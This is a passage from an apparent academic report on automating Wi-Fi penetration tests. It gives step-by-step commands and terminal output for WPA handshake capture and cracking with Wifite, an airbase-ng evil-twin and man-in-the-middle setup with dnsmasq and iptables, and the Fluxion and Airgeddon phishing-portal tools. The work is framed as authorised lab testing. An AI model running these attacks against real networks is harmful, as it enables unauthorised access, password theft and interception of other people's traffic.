



Figure 13: Windows 11 AP (Hotspot)

Before starting tools and running commands, all steps taken must be noted to look back to when creating scripts to automate the steps.

4.3.1 Wireshark for Packet Capturing

The first tool to test is Wireshark to capture all packets sent and received from the adapter. Launching Wireshark results in the GUI opening and requiring the user to select the adapter that they want to capture the packets from as well as having to start and stop packet capture and then saving the packet. This process is unable to be automated, so a different approach needs to be taken. The *tshark* command uses Wireshark's functionality within the terminal allowing the packet capturing process to be automated. The *-i* option specifies the adapter to use for the capture, *-a* determines when to stop the capture. The capture can be

stopped after reaching a certain number of packets, file/packet size or duration. The duration was specified for this test in seconds. The `-w` option specifies where to save the file. Ensure to save the captured file within a directory that allows write permissions as the command did not run with certain directories due to permission issues however, the `tmp` directory allowed the command to execute.

A terminal window with a dark background. The prompt is `(kali㉿kali)-[~]`. The command `$ sudo tshark -i wlan0 -a duration:120 -w /tmp/capture.pcap` is entered and the cursor is at the end of the line.

```
(kali㉿kali)-[~]  
$ sudo tshark -i wlan0 -a duration:120 -w /tmp/capture.pcap
```

Figure 14: tshark Command

4.3.2 Packet Capturing and Cracking Passwords using Wifite

Wifite is tested to perform automated packet captures to collect and crack an AP's password. Running *Wifite* in the terminal checks for any warnings and auto enables monitor mode for the Wi-Fi adapter. Figure 15 shows two apps that were not found, and the Wi-Fi adapter selected for monitor mode. The two apps were installed to avoid any errors and ensure the correct adapter is selected; else it needs changing manually within one of the options.

```
kali@kali: ~  
File Actions Edit View Help  
└─$ sudo wifite  
[sudo] password for kali:  
  
wifite2 2.7.0  
a wireless auditor by derv82  
maintained by kimocoder  
https://github.com/kimocoder/wifite2  
  
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool  
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxpcapngtool  
[!] Conflicting processes: NetworkManager (PID 731), wpa_supplicant (PID 1880)  
[!] If you have problems: kill -9 PID or re-run wifite with --kill  
  
Interface  PHY  Driver  Chipset  
-----  
1. wlan0    phy0  rtl8821au  Realtek Semiconductor Corp. Realtek 8812AU/8821AU 802.11ac WLAN Adapter [USB Wireless Dual-Band Adapter 2.4/5Ghz]  
  
[+] Enabling monitor mode on wlan0 ... enabled!
```

Figure 15: Wifite interface

Rerunning Wifite after following the recommendations resulted in no more warnings making the tool ready to be used. The tool automatically scans for all available networks in range with the strongest networks appearing at the top of the list. When the user is ready to begin the penetration test, they must press Ctrl+C and select the target from the list. This step is very dangerous as there is an *all* option that tests all the networks in the list that would break the law if the user was not authorised to test all the networks within the list. There is also an option to select networks by the number within the list which also needs to be taken in precaution. This entire process is difficult to automate unless the user is authorised to test all the networks however, one network is tested within the prototype, and it is important for the correct network to be selected. To overcome the issue, before running Wifite, the *-essid <Network SSID>* or/and *-b <BSSID>* options can be used to ensure the correct network is targeted. The *-essid* option requires the network's SSID name and the *-b* option requires the network's MAC address. Wifite automatically detects the network security type and runs all possible automated tests on the network and provides a report after

completing its scan. It is important to note the time taken for the test to finish so it can be used as a parameter if packets are captured using Wireshark too.

```
File Actions Edit View Help
kali@kali:~$ sudo wifite --kill --bssid AE:12:03:3A:F9:53 --essid PenTest --wpa --no-pmkid --new-hs
wifite2 2.7.0
a wireless auditor by derv82
maintained by kinocoder
https://github.com/kinocoder/wifite2

[*] option: targeting BSSID AE:12:03:3A:F9:53
[*] option: targeting ESSID PenTest
[*] option: kill conflicting processes enabled
[*] option: will ignore existing handshakes (force capture)
[*] option: will NOT use PMKID attack on WPA networks
[*] option: targeting WPA-encrypted networks
[*] killing conflicting processes
[*] stopping NetworkManager (systemctl stop NetworkManager)
[*] terminating conflicting process nm-supplicant (PID 438)

Interface PHY Driver Chipset
1. wlan0 phy0 rtl8821au Realtek Semiconductor Corp. Realtek 8821AU/8821AU 802.11ac WLAN Adapter [USB Wireless Dual-Band Adapter 2.4/5GHz]

[*] Enabling monitor mode on wlan0... enabled!
[*] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
[*] found target AE:12:03:3A:F9:53 (PenTest)

[*] (1/1) Starting attacks against AE:12:03:3A:F9:53 (PenTest)
[*] PenTest (65db) WPA Handshake capture: Discovered new client: A0:40:D0:38:9B:38
[*] PenTest (65db) WPA Handshake capture: Captured Handshake
[*] saving copy of handshake to hs/handshake_PenTest_AE-12-03-3A-F9-53_2024-04-10T07-34-05.cap saved

[*] analysis of captured handshake file:
[*] tshark: .cap file contains a valid handshake for (ae:12:03:3a:f9:53)
[*] cowpatty: .cap file contains a valid handshake for [PenTest]
[*] aircrack: .cap file contains a valid handshake for (AE:12:03:3A:F9:53)

[*] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[*] Cracking WPA Handshake: 0.02% ETA: 1m20s @ 2706.8kps (current key: )
[*] Cracked WPA Handshake: PSK: 12345678

[*] Access Point Name: PenTest
[*] Access Point BSSID: AE:12:03:3A:F9:53
[*] Encryption: WPA
[*] Handshake File: hs/handshake_PenTest_AE-12-03-3A-F9-53_2024-04-10T07-34-05.cap
[*] PSK (password): 12345678
[*] saved crack result to cracked.json (1 total)
[*] Finished attacking 1 target(s), exiting
[*] Note: Leaving interface in Monitor Mode!
[*] To disable Monitor Mode when finished: airmon-ng stop wlan0
[*] You can restart NetworkManager when finished (service NetworkManager start)

kali@kali:~$
```

Figure 16: Captured Password using Wifite

4.3.3 Evil Twin and MITM Attack

4.3.3.1 AirCrack-ng (airbase-ng, aireplay-ng)

AirCrack-NG contains many tools for Wi-Fi penetration testing. An Evil Twin and MITM attack duplicate a network, de-authenticates devices on the original network and forces the devices to connect to the duplicated network. Once the devices are connected to the duplicated network, information about the packets sent to the network can be viewed and manipulated (Wasil et al., 2017).




Figure 17 Evil Twin and MITM Attack Diagram (Wasil et al., 2017)

The process of performing this attack was aided by The Cybersecurity Man's guide (The Cybersecurity Man, 2018), to ensure the attack was configured properly and functional. The first step is to enable the Wi-Fi adapter to monitor mode using `airmon-ng start wlan0`. Before creating a duplicate network, the DNS and DHCP need to be configured for the duplicated network. The `dnsmasq` tool forwards DNS requests from the chosen interface while providing DHCP clients access to the internet and forwarding their DNS queries to the actual DNS server. A config file needs to be created for `dnsmasq` tool to use. This is done by creating a file and creating the parameters in figure 18.

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ mkdir eviltwin

(kali㉿kali)-[~/Desktop]
$ cd eviltwin

(kali㉿kali)-[~/Desktop/eviltwin]
$ nano dnsmasq.conf
```

Figure 18: Creating Configuration File

```
kali@kali: ~/Desktop/eviltwin
File Actions Edit View Help
GNU nano 7.2 dnsmasq.conf
interface=at0
dhcp-range=10.0.0.10,10.0.0.200,255.255.255.0,14h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
server=8.8.4.4
log-queries
log-dhcp
listen-address=127.0.0.1
```

Figure 19: dnsmasq Config File

The parameters mean as follows:

Interface=at0: This is the AP interface created by Airbase-ng.

dhcp-range=10.0.0.10,10.0.0.200,255.255.255.0,14h: The 10.0.0.0/24 network is used. The /24 means the subnet mask must be set to 255.255.255.0 resulting in 254 available host addresses that the DHCP server can lease out. The host addresses between 10.0.0.10 through 10.0.0.200 are used but they can be set within different ranges apart from 10.0.0.0 as is reserved for the network address, 10.0.0.1 is the gateway address and 10.0.0.255 is for the broadcast address. The 14h means that each DHCP binding will last for 14 hours.

dhcp-option=3,10.0.0.1: DHCP option 3 specifies the gateway, which is 10.0.0.1.

dhcp-option=6,10.0.0.1: DHCP option 6 automatically configures the DHCP clients to use the personal DNS servers rather than the DNS servers provided by the gateway.

server=<x.x.x.x>: specifies different public DNS servers for dnsmasq to forward DNS requests from the clients to the following public DNS servers: 8.8.8.8, 8.8.4.4. The provided DNS addresses are from Google.

log-queries: This parameter logs the web sites that the DHCP clients are making DNS queries to.

log-dhcp: This parameter logs the DHCP information to see current DHCP bindings. This helps to see the currently leased IP address information.


listen-address=127.0.0.1. The listen-address parameter is the loopback address.

After saving the config file, airbase-ng is launched with *-a <BSSID>* and *-e <ESSID>* with the Wi-Fi adapter name (wlan0). This starts the cloned AP with the at0 interface. Devices will connect to the AP if they come in range or select the duplicated network instead of the original network simply because the network name is the same.

```
(kali㉿kali)-[~]
$ sudo airbase-ng -a BE:FF:4D:F1:71:81 -e usbconfig wlan0
08:36:43 Created tap interface at0
08:36:43 Trying to set MTU on at0 to 1500
08:36:43 Trying to set MTU on wlan0 to 1800
error setting MTU on wlan0
08:36:43 MTU on wlan0 remains at 1500
08:36:43 Access Point with BSSID BE:FF:4D:F1:71:81 started.
08:40:25 Client E2:94:E6:74:8F:EA associated (unencrypted) to ESSID: "usbconfig"
08:40:25 Client E2:94:E6:74:8F:EA associated (unencrypted) to ESSID: "usbconfig"
```

Figure 20: Creating AP using airbase-ng.

The duplicated AP appears on nearby devices, and they connect to the network. For the network to supply an internet connection and get the terminal to provide information from the clients' queries, the at0 interface needs to be configured with the commands in figure 21.



```
kali@kali: ~/Desktop/eviltwin
File Actions Edit View Help
(kali@kali)-[~]
$ sudo ifconfig at0 up
(kali@kali)-[~]
$ sudo ifconfig at0 10.0.0.1 netmask 255.255.255.0
(kali@kali)-[~]
$ sudo route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
(kali@kali)-[~]
$ sudo iptables -P FORWARD ACCEPT
(kali@kali)-[~]
$ iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
iptables v1.8.10 (nf_tables): Could not fetch rule set generation id: Permission denied (you must be root)
(kali@kali)-[~]
$ sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
(kali@kali)-[~]
$ echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward
(kali@kali)-[~]
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
(kali@kali)-[~]
$ cd Desktop/eviltwin/
(kali@kali)-[~/Desktop/eviltwin]
$ sudo dnsmasq -C dnsmasq.conf -d
```

Figure 21: at0 interface configuration.

This is what the parameters do to the interface:

ifconfig at0 up: brings up the at0 interface.

ifconfig at0 10.0.0.1 netmask 255.255.255.0: sets the at0 interface IP address as 10.0.0.1 and the subnet mask as /24.


`route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1` creates a static route in the routing table so any traffic from the clients will be forwarded to the real gateway at 10.0.0.1, which is a part of the 10.0.0.0/24 network.

`iptables -P FORWARD ACCEPT` creates a policy to accept forwarding in the chain target. This makes the Raspberry Pi act as a router.

`iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE` routes outbound traffic without disrupting the normal flow of traffic on the network. The masquerade option acts as a Source NAT.

`echo 1 > /proc/sys/net/ipv4/ip_forward` enables IP forwarding (0 disables forwarding).

The configuration file is launched, and it shows the DNS data once devices join the duplicated network.




```
(kali㉿kali)-[~/Desktop/eviltwin]
$ sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 n
o-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfi
le
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.200, lease time 14h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 194.168.4.100#53
dnsmasq: using nameserver 194.168.8.100#53
dnsmasq: read /etc/hosts - 8 names
```

Figure 22: dnsmasq config launched.

The deauthentication attack is launched for the original AP so the devices on the AP disconnect and connect to the duplicated network. Split and enlarged images of the attack from the terminal in figure 23 are in Appendix B.

4.3.3.2 Fluxion

Fluxion automates an evil twin attack by cloning a selected AP and displaying a login page for connected users just like when connecting to an airport or hotel and gaining information from users to get the correct password for the existing network. Fluxion requires cloning from GitHub and installing as shown in figure 25.

A terminal window titled 'kali@kali: ~/fluxion' with a menu bar (File, Actions, Edit, View, Help). The terminal shows three commands and their outputs:
1. Command: `(kali@kali)-[~]`
 `$ git clone https://github.com/FluxionNetwork/fluxion.git`
 Output: `fatal: destination path 'fluxion' already exists and is not an empty directory.`
2. Command: `(kali@kali)-[~]`
 `$ cd fluxion`
3. Command: `(kali@kali)-[~/fluxion]`
 `$ sudo ./fluxion.sh`
The cursor is at the end of the third command.

```
kali@kali: ~/fluxion
File Actions Edit View Help
(kali@kali)-[~]
$ git clone https://github.com/FluxionNetwork/fluxion.git
fatal: destination path 'fluxion' already exists and is not an empty directory.
(kali@kali)-[~]
$ cd fluxion
(kali@kali)-[~/fluxion]
$ sudo ./fluxion.sh
```

Figure 25: Installing Fluxion

After installing Fluxion, it was launched within its installation directory. Fluxion checked if it had all dependencies installed which it did not that required installing using the command given in figure 26.



```
kali@kali: ~/fluxion
File Actions Edit View Help

FLUXION

Site: https://github.com/FluxionNetwork/fluxion
FLUXION 6 (rev. 12) by FluxionNetwork
Online Version [6.12]

[*] aircrack-ng..... OK.
[*] bc..... OK.
[*] awk..... OK.
[*] curl..... OK.
[*] cowpatty..... Missing!
[*] dhcpcd..... OK.
[*] 7zr..... OK.
[*] hostapd..... OK.
[*] lighttpd..... OK.
[*] iwconfig..... OK.
[*] macchanger..... OK.
[*] mdk4..... OK.
[*] dsniiff..... OK.
[*] mdk3..... OK.
[*] nmap..... OK.
[*] openssl..... OK.
[*] php-cgi..... Missing!
[*] xterm..... OK.
[*] rfkill..... OK.
[*] unzip..... OK.
[*] route..... OK.
[*] fuser..... OK.
[*] killall..... OK.


[ Missing dependencies: try to install using ./fluxion.sh -i ]
```

Figure 26: Fluxion check for dependencies.

Fluxion was tested to see if it could be automated however, after deeply exploring this tool, it requires a manual selection of the network for testing. Unfortunately, this process cannot be automated unless the user would want to launch the tool and perform a network scan.


4.3.3.2.1 Airgeddon

Airgeddon can perform a similar attack to the one attempted using fluxion where the tool creates an AP and displays a pop-up login page after connecting to the duplicated network. Airgeddon does not come preinstalled with kali, so it must be installed along with ccze that supplies the interface.

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ airgeddon'. The terminal output shows: 'Command 'airgeddon' not found, but can be installed with:', 'sudo apt install airgeddon', 'Do you want to install it? (N/y)y', 'sudo apt install airgeddon', 'Reading package lists... Done', 'Building dependency tree... Done', and 'Reading state information... Done'.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ airgeddon  
Command 'airgeddon' not found, but can be installed with:  
sudo apt install airgeddon  
Do you want to install it? (N/y)y  
sudo apt install airgeddon  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done
```

Figure 27: Installing Airgeddon

A terminal window showing the prompt '(kali@kali)-[~]'. The user enters '\$ sudo apt-get install ccze'. The terminal output shows: 'Reading package lists... Done', 'Building dependency tree... Done', and 'Reading state information... Done'.

```
(kali@kali)-[~]  
$ sudo apt-get install ccze  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done
```

Figure 28: Installing ccze for Airgeddon

After the installation, Airgeddon was launched, and it performed checks to see if all its tools were also installed which they were. Airgeddon allows the user to create their own network and customise the login page for the device that connects to the duplicated network. It can also de-authenticate the original network devices, so they connect to the duplicated network.

```
kali@kali: ~  
File Actions Edit View Help  
***** Welcome *****  
This script is only for educational purposes. Be good boyz&girlz!  
Use it only on your own networks!!  
  
Accepted bash version (5.2.21(1)-release). Minimum required version: 4.2  
  
Root permissions successfully detected  
  
Detecting resolution... Detected!: 1280x800  
  
Known compatible distros with this script:  
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "K  
ali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo" "Raspberry  
Pi OS" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"  
  
Detecting system...  
Kali Linux  
  
Let's check if you have installed what script needs  
Press [Enter] key to continue...  
  
Essential tools: checking...  
iw .... Ok  
awk .... Ok  
airmon-ng .... Ok  
airodump-ng .... Ok  
aircrack-ng .... Ok  
xterm .... Ok  
ip .... Ok  
lspci .... Ok  
ps .... Ok  
  
Optional tools: checking...  
bettercap .... Ok  
ettercap .... Ok  
dnsmasq .... Ok  
hostapd-wpe .... Ok  
beef-xss .... Ok  
aireplay-ng .... Ok  
bully .... Ok
```


Figure 29: Airedaddon Checking for Tools

